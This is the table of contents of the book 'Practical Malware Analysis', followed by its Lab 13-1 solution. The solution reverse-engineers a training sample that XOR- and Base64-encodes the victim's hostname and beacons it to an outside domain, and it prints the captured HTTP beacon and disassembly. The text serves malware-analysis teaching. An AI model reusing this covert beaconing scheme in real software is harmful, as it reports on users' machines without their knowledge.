Table of Contents for
Practical Malware Analysis
 Practical Malware Analysis
Published by
No Starch Press, 2012
Practical Malware Analysis
Published by
No Starch Press, 2012
- Cover
- Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software
- Praise for Practical Malware Analysis
- Warning
- About the Authors
- About the Technical Reviewer
- About the Contributing Authors
- Foreword
- Acknowledgments
- Individual Thanks
- Introduction
- What Is Malware Analysis?
- Prerequisites
- Practical, Hands-On Learning
- What’s in the Book?
- 0. Malware Analysis Primer
- The Goals of Malware Analysis
- Malware Analysis Techniques
- Types of Malware
- General Rules for Malware Analysis
- I. Basic Analysis
- 1. Basic Static Techniques
- Antivirus Scanning: A Useful First Step
- Hashing: A Fingerprint for Malware
- Finding Strings
- Packed and Obfuscated Malware
- Portable Executable File Format
- Linked Libraries and Functions
- Static Analysis in Practice
- The PE File Headers and Sections
- Conclusion
- Labs
- 2. Malware Analysis in Virtual Machines
- The Structure of a Virtual Machine
- Creating Your Malware Analysis Machine
- Using Your Malware Analysis Machine
- The Risks of Using VMware for Malware Analysis
- Record/Replay: Running Your Computer in Reverse
- Conclusion
- 3. Basic Dynamic Analysis
- Sandboxes: The Quick-and-Dirty Approach
- Running Malware
- Monitoring with Process Monitor
- Viewing Processes with Process Explorer
- Comparing Registry Snapshots with Regshot
- Faking a Network
- Packet Sniffing with Wireshark
- Using INetSim
- Basic Dynamic Tools in Practice
- Conclusion
- Labs
- II. Advanced Static Analysis
- 4. A Crash Course in x86 Disassembly
- Levels of Abstraction
- Reverse-Engineering
- The x86 Architecture
- Conclusion
- 5. IDA Pro
- Loading an Executable
- The IDA Pro Interface
- Using Cross-References
- Analyzing Functions
- Using Graphing Options
- Enhancing Disassembly
- Extending IDA with Plug-ins
- Conclusion
- Labs
- 6. Recognizing C Code Constructs in Assembly
- Global vs. Local Variables
- Disassembling Arithmetic Operations
- Recognizing if Statements
- Recognizing Loops
- Understanding Function Call Conventions
- Analyzing switch Statements
- Disassembling Arrays
- Identifying Structs
- Analyzing Linked List Traversal
- Conclusion
- Labs
- 7. Analyzing Malicious Windows Programs
- The Windows API
- The Windows Registry
- Networking APIs
- Following Running Malware
- Kernel vs. User Mode
- The Native API
- Conclusion
- Labs
- III. Advanced Dynamic Analysis
- 8. Debugging
- Source-Level vs. Assembly-Level Debuggers
- Kernel vs. User-Mode Debugging
- Using a Debugger
- Exceptions
- Modifying Execution with a Debugger
- Modifying Program Execution in Practice
- Conclusion
- 9. OllyDbg
- Loading Malware
- The OllyDbg Interface
- Memory Map
- Viewing Threads and Stacks
- Executing Code
- Breakpoints
- Loading DLLs
- Tracing
- Exception Handling
- Patching
- Analyzing Shellcode
- Assistance Features
- Plug-ins
- Scriptable Debugging
- Conclusion
- Labs
- 10. Kernel Debugging with WinDbg
- Drivers and Kernel Code
- Setting Up Kernel Debugging
- Using WinDbg
- Microsoft Symbols
- Kernel Debugging in Practice
- Rootkits
- Loading Drivers
- Kernel Issues for Windows Vista, Windows 7, and x64 Versions
- Conclusion
- Labs
- IV. Malware Functionality
- 11. Malware Behavior
- Downloaders and Launchers
- Backdoors
- Credential Stealers
- Persistence Mechanisms
- Privilege Escalation
- Covering Its Tracks—User-Mode Rootkits
- Conclusion
- Labs
- 12. Covert Malware Launching
- Launchers
- Process Injection
- Process Replacement
- Hook Injection
- Detours
- APC Injection
- Conclusion
- Labs
- 13. Data Encoding
- The Goal of Analyzing Encoding Algorithms
- Simple Ciphers
- Common Cryptographic Algorithms
- Custom Encoding
- Decoding
- Conclusion
- Labs
- 14. Malware-Focused Network Signatures
- Network Countermeasures
- Safely Investigate an Attacker Online
- Content-Based Network Countermeasures
- Combining Dynamic and Static Analysis Techniques
- Understanding the Attacker’s Perspective
- Conclusion
- Labs
- V. Anti-Reverse-Engineering
- 15. Anti-Disassembly
- Understanding Anti-Disassembly
- Defeating Disassembly Algorithms
- Anti-Disassembly Techniques
- Obscuring Flow Control
- Thwarting Stack-Frame Analysis
- Conclusion
- Labs
- 16. Anti-Debugging
- Windows Debugger Detection
- Identifying Debugger Behavior
- Interfering with Debugger Functionality
- Debugger Vulnerabilities
- Conclusion
- Labs
- 17. Anti-Virtual Machine Techniques
- VMware Artifacts
- Vulnerable Instructions
- Tweaking Settings
- Escaping the Virtual Machine
- Conclusion
- Labs
- 18. Packers and Unpacking
- Packer Anatomy
- Identifying Packed Programs
- Unpacking Options
- Automated Unpacking
- Manual Unpacking
- Tips and Tricks for Common Packers
- Analyzing Without Fully Unpacking
- Packed DLLs
- Conclusion
- Labs
- VI. Special Topics
- 19. Shellcode Analysis
- Loading Shellcode for Analysis
- Position-Independent Code
- Identifying Execution Location
- Manual Symbol Resolution
- A Full Hello World Example
- Shellcode Encodings
- NOP Sleds
- Finding Shellcode
- Conclusion
- Labs
- 20. C++ Analysis
- Object-Oriented Programming
- Virtual vs. Nonvirtual Functions
- Creating and Destroying Objects
- Conclusion
- Labs
- 21. 64-Bit Malware
- Why 64-Bit Malware?
- Differences in x64 Architecture
- Windows 32-Bit on Windows 64-Bit
- 64-Bit Hints at Malware Functionality
- Conclusion
- Labs
- A. Important Windows Functions
- B. Tools for Malware Analysis
- C. Solutions to Labs
- Lab 1-1 Solutions
- Lab 1-2 Solutions
- Lab 1-3 Solutions
- Lab 1-4 Solutions
- Lab 3-1 Solutions
- Lab 3-2 Solutions
- Lab 3-3 Solutions
- Lab 3-4 Solutions
- Lab 5-1 Solutions
- Lab 6-1 Solutions
- Lab 6-2 Solutions
- Lab 6-3 Solutions
- Lab 6-4 Solutions
- Lab 7-1 Solutions
- Lab 7-2 Solutions
- Lab 7-3 Solutions
- Lab 9-1 Solutions
- Lab 9-2 Solutions
- Lab 9-3 Solutions
- Lab 10-1 Solutions
- Lab 10-2 Solutions
- Lab 10-3 Solutions
- Lab 11-1 Solutions
- Lab 11-2 Solutions
- Lab 11-3 Solutions
- Lab 12-1 Solutions
- Lab 12-2 Solutions
- Lab 12-3 Solutions
- Lab 12-4 Solutions
- Lab 13-1 Solutions
- Lab 13-2 Solutions
- Lab 13-3 Solutions
- Lab 14-1 Solutions
- Lab 14-2 Solutions
- Lab 14-3 Solutions
- Lab 15-1 Solutions
- Lab 15-2 Solutions
- Lab 15-3 Solutions
- Lab 16-1 Solutions
- Lab 16-2 Solutions
- Lab 16-3 Solutions
- Lab 17-1 Solutions
- Lab 17-2 Solutions
- Lab 17-3 Solutions
- Lab 18-1 Solutions
- Lab 18-2 Solutions
- Lab 18-3 Solutions
- Lab 18-4 Solutions
- Lab 18-5 Solutions
- Lab 19-1 Solutions
- Lab 19-2 Solutions
- Lab 19-3 Solutions
- Lab 20-1 Solutions
- Lab 20-2 Solutions
- Lab 20-3 Solutions
- Lab 21-1 Solutions
- Lab 21-2 Solutions
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Index
- Updates
- About the Authors
- Copyright
Two strings appear in the beacon that are not present in the malware. (When the
stringscommand is run, the strings are not output.) One is the domain,www.practicalmalwareanalysis.com. The other is theGETrequest path, which may look something likeaG9zdG5hbWUtZm9v.The
xorinstruction at 004011B8 leads to a single-byte XOR-encoding loop insub_401190.The single-byte XOR encoding uses the byte
0x3B. The raw data resource with index 101 is an XOR-encoded buffer that decodes towww.practicalmalwareanalysis.com.The PEiD KANAL plug-in and the IDA Entropy Plugin can identify the use of the standard Base64 encoding string:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Standard Base64 encoding is used to create the
GETrequest string.The Base64 encoding function starts at 0x004010B1.
Lab13-01.exe copies a maximum of 12 bytes from the hostname before Base64 encoding it, which makes the
GETrequest string a maximum of 16 characters.Padding characters may be used if the hostname length is less than 12 bytes and not evenly divisible by 3.
Lab13-01.exe sends a regular beacon with an encoded hostname until it receives a specific response. Then it quits.
Let’s start by running Lab13-01.exe and monitoring its behavior. If
you have a listening server set up (running ApateDNS and INetSim), you will notice that the malware
beacons to www.practicalmalwareanalysis.com, with content similar
to what is shown in Example C-97.
Example C-97. Lab13-01.exe’s beacon
GET /aG9zdG5hbWUtZm9v/ HTTP/1.1 User-Agent: Mozilla/4.0 Host:www.practicalmalwareanalysis.com
Looking at the strings, we see Mozilla/4.0, but the
strings aG9zdG5hbWUtZm9v and www.practicalmalwareanalysis.com (bolded in Example C-97) are not found. Therefore, we can assume that these
strings might be encoded by the malware.
Note
The aG9zdG5hbWUtZm9v string is based on the
hostname, so you will likely have a different string in your listing. Also, Windows networking
libraries provide some elements of the network beacon, such as GET, HTTP/1.1, User-Agent, and Host. Thus, we don’t expect to
find these elements in the malware itself.
Next, we use static analysis to search the malware for evidence of encoding techniques.
Searching for all instances of nonzeroing xor instructions in IDA
Pro, we find three examples, but two of them (at 0x00402BE2 and 0x00402BE6) are identified as
library code, which is why the search window does not list the function names. This code can be
ignored, leaving just the xor eax,3Bh instruction.
The xor eax,3Bh instruction is contained in sub_401190, as shown in Figure C-45.

Figure C-45 contains a small loop that appears
to increment a counter (var_4) and modify the contents of a
buffer (arg_0) by XOR’ing the original contents with
0x3B. The other argument (arg_4) is the length of the buffer that should be XOR’ed. The simple function
sub_401190, which we’ll rename xorEncode, implements a single-byte XOR encoding with the static byte 0x3B, taking the buffer and length as arguments.
Next, let’s identify the content affected by xorEncode. The function sub_401300 is the only one
that calls xorEncode. Tracing its code blocks that precede the
call to xorEncode, we see (in order) calls to GetModuleHandleA, FindResourceA,
SizeofResource, GlobalAlloc,
LoadResource, and LockResource. The malware is doing something with a resource just prior to calling
xorEncode. Of these resource-related functions, the function that
will point us to the resource that we should investigate is FindResourceA.
Example C-98 shows the FindResourceA function at ❶.
Example C-98. Call to FindResourceA
push    0Ah             ; lpType
push    101             ; lpName
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceA ❶
mov     [ebp+hResInfo], eax
cmp     [ebp+hResInfo], 0
jnz     short loc_401357
IDA Pro has labeled the parameters for us. The lpType is
0xA, which designates the resource data as application-defined,
or raw data. The lpName parameter can be either a name or an
index number. In this case, it is an index number. Since the function references a resource with an
ID of 101, we look up the resource in the PE file with PEview and
find an RCDATA resource with the index of 101 (0x65), with a resource 32 bytes long at offset 0x7060. We open the
executable in WinHex and highlight bytes 7060 through 7080. Then we choose Edit ▸ Modify Data, select XOR, and enter
3B. Figure C-46 shows the result.

The top portion of Figure C-46 shows the
original version of the data, and the bottom portion shows the effect of applying XOR with 0x3B to each byte. The figure clearly shows that the resource stores the
string www.practicalmalwareanalysis.com in encoded form.
Of the two strings that we suspected might be encoded, we’ve found the domain, but not
the GET request string (aG9zdG5hbWUtZm9v in our example). To find the GET
string, we’ll use PEiD’s KANAL plug-in, which identifies a Base64 table at 0x004050E8.
Example C-99 shows the output of the KANAL plug-in.
Example C-99. PEiD KANAL output
BASE64 table :: 000050E8 :: 004050E8 ❶
      Referenced at 00401013
      Referenced at 0040103E
      Referenced at 0040106E
      Referenced at 00401097
Navigating to this Base64 table, we see that it is the standard Base64 string: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/. This
string has four cross-references in IDA Pro, all in one function that starts at 0x00401000, so
we’ll refer to this function as base64index. Figure C-47 shows one of the code blocks in this function.

As you can see, a fork references an = character in the box
on the right side of Figure C-47. This supports the conclusion that base64index is related to Base64 encoding, because = is used for padding in Base64 encoding.
The function that calls base64index is the real base64_encode function located at 0x004010B1. Its purpose is to divide the
source string into a 3-byte block, and to pass each to base64index to encode the 3 bytes into a 4-byte one. Some of the clues that make this
apparent are the use of strlen at the beginning of the function
to find the length of the source string, the comparison with the number 3 (cmp [ebp+var_14], 3) at the start of the outer loop (code block loc_401100), and the comparison with the number 4 (cmp
[ebp+var_14], 4) at the start of the inner write loop that occurs after base64index has returned results. We conclude that base64_encode is the main Base64-encoding function that takes as arguments
a source string and destination buffer to perform Base64 translation.
Using IDA Pro, we find that there is only one cross-reference to base64_encode (0x004000B1), which is in a function at 0x004011C9 that we will refer to as
beacon. The call to base64_encode is shown in Example C-100 at
❶.
Example C-100. Identifying Base64 encoding in a URL
004011FA         lea     edx, [ebp+hostname]
00401200         push    edx                     ; name
00401201         call    gethostname ❺
00401206         mov     [ebp+var_4], eax
00401209         push    12  ❻                  ; Count
0040120B         lea     eax, [ebp+hostname]
00401211         push    eax                     ; Source
00401212         lea     ecx, [ebp+Src]
00401215         push    ecx                     ; Dest
00401216         call    strncpy ❹
0040121B         add     esp, 0Ch
0040121E         mov     [ebp+var_C], 0
00401222         lea     edx, [ebp+Dst]
00401225         push    edx                     ; int
00401226         lea     eax, [ebp+Src]
00401229         push    eax                     ; Str
0040122A         call    base64_encode ❶
0040122F         add     esp, 8
00401232         mov     byte ptr [ebp+var_23+3], 0
00401236         lea     ecx, [ebp+Dst]❷
00401239         push    ecx
0040123A         mov     edx, [ebp+arg_0]
0040123D         push    edx
0040123E         push    offset aHttpSS          ; http://%s/%s/ ❸
00401243         lea     eax, [ebp+szUrl]
00401249         push    eax                     ; Dest
0040124A         call    sprintf
Looking at the destination string that is passed to base64_encode, we see that it is pushed onto the stack as the fourth argument to sprintf at ❷. Specifically,
the second string in the format string http://%s/%s/ at ❸ is the path of the URI. This is consistent with the beacon
string we identified earlier as aG9zdG5hbWUtZm9v.
Next, we follow the source string passed to base64_encode
and see that it is the output of the strncpy function located at
❹, and that the input to the strncpy function is the output of a call to gethostname at ❺. Thus, we know that the
source of the encoded URI path is the hostname. The strncpy
function copies only the first 12 bytes of the hostname, as seen at ❻.
Note
The Base64 string that represents the encoding of the hostname will never be longer
than 16 characters because 12 characters × 4/3 expansion for Base64 = 16. It is still possible
to see the = character as padding at the end
of the string, but this will occur only when the hostname is less than 12 characters and the length
of the hostname is not evenly divisible by 3.
Looking at the remaining code in beacon, we see that it
uses WinINet (InternetOpenA, InternetOpenUrlA, and InternetReadFile) to open and
read the URL composed in Example C-100. The first character
of the returned data is compared with the letter o. If the first
character is o, then beacon
returns 1; otherwise, it returns 0. The main function is composed of a single loop with calls to Sleep and beacon. When beacon (0x004011C9) returns true (by getting a web response starting with o), the loop exits and the program ends.
To summarize, this malware is a beacon to let the attacker know that it is running. The malware sends out a regular beacon with an encoded (and possibly truncated) hostname identifier, and when it receives a specific response, it terminates.